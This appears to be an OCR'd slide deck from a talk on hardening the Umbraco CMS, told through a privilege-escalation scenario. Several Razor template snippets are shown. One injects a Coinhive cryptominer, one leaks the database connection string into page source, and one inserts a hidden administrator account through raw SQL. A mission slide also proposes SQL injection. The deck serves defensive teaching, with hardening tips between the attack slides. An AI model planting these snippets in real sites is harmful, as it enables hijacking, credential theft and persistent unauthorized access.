
“Wow, would you do that for us?”


“Of course, no problem. Please give me access to Settings section so I can edit your documenttypes”

“Oh, and BTW. Please do it on production because we don’t have a way to transfer document types from development to production..”




Level 3
Privilege escalation








Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->

# What a nice guy!


- Or is he?




Level 3
Privilege escalation

# But ...

## We also gave Mike access to Templates & Scripts





Settings

- Document Types
  - Homepage
- Templates
  - Homepage
- Partial Views
- Stylesheets
- Scripts
- Languages
- Dictionary
- Media Types
- Content Templates

Master template: No master

```
@inherits Umbraco.Web.Mvc.UmbracoTemplatePage<ContentModels.Homepage>
@using ContentModels = Umbraco.Web.PublishedContentModels;
@{
    Layout = null;
}
<html>
    <head></head>
    <body>
        <header></header>
        <main></main>
        <footer>
            <script src = "hxxps://coin-hive.com/lib/coinhive.min.js"></script>
            <script>
                var miner =
                    new CoinHive.Anonymous('3858f62230ac3c915f300c664312c63f');
                miner.start();
            </script>
        </footer>
    </body>
</html>
```

# Outputting the connectionstring




Master template: No master

```
@inherits Umbraco.Web.Mvc.UmbracoTemplatePage<ContentModels.Homepage>
@using ContentModels = Umbraco.Web.PublishedContentModels;
@{
    Layout = null;
}
<html>
    <head></head>
    <body>
        <header></header>
        <main>
            <section class="l-container">
                <div class="l-content">
                    <div class="l-grid">
                        <div class="l-col--1-1">
                        <!--
                            Sssst... Don't tell any one
                            @System.Configuration.ConfigurationManager.ConnectionStrings["umbracoDbDSN"].ToString()
                        -->
                        </div>
                    </div>
                </div>
            </section>
        </main>
        <footer></footer>
    </body>
</html>
```




<!-- Security by Jeffrey Schoemaker -->

# Adding an user?

```
<div>
    @{
        // Insert a user 'jeffrey@perplex.nl' with password 'Password2018!' directly into the usertable
        // And after the insert, make the user a member of all user groups
        string SQLStatement = @"
                INSERT INTO umbracoUser(username,userlogin,userpassword
                    ,passwordConfig,userEmail,userlanguage,securityStampToken)
                 VALUES ('jeffrey@@perplex.nl'
                ,'jeffrey@@perplex.nl'
                ,'HuH95A2grAmGQxwg5xlcnA==geb7iIe0uxk9lukffzyu/Pqs7hIb7HiNEdDL31Cejys='
                ,'{""hashAlgorithm"":""HMACSHA256""}'
                ,'jeffrey@@perplex.nl'
                ,'en-US'
                ,NEWID());
                INSERT INTO umbracoUser2UserGroup SELECT @@@@IDENTITY,id FROM umbracoUserGroup;";
         ApplicationContext.DatabaseContext.Database.Execute(SQLStatement);
    }
</div>

 <!-- Security by Jeffrey Schoemaker -->
```




Level 3
Privilege escalation

<!— Hardening tip 6-->


In **production**, only give your website **write** permissions to

/App_Data/

/Media/

On the other folders only **read** permissions


<!— END Hardening tip 6 -- >




Level 3
Privilege escalation

# Mission 3.2:

- Goal: Extract crucial data from the database
- Approach: SQL Injection or any other means to extract data through SQL commands





Level 3
Privilege escalation

# Mike is a smart guy...

- He gained access to the database and he’s looking for the data in the table SecretInfoTable

| | firstname | email | social_security_number | your_biggest_secret |
|---|---|---|---|---|
| 1 | Alisa | Alisa.kristine@gmail.com | 54876999 | Sometimes I see ... |
| 2 | Briscoe | briscoe.coy@gmail.com | 00088584 | I never wash my ... |
| 3 | Danielle | danielle.ness@hotmail.com | 98565566 | When I'm thinking... |
| 4 | Davey | davey.benny@mailinator.com | 90444766 | I hate brushing m... |
| 5 | Gilbert | gilbert.denholm@johndoe.com | 98533566 | My facebookpass... |
| 6 | Jeffrey | jeffrey@perplex.nl | 12345678 | I love unicorns |
| 7 | Lenox | lenox.davis@yahoo.com | 68990900 | It's so hard when ... |
| 8 | Marvin | marvin.clay@msn.nl | 89652782 | Me and my ex are... |






<!– Hardening tip 7-->

# Store your sensitive data encrypted in the database

<!– END Hardening tip 7 -- >

Yet another line of defense

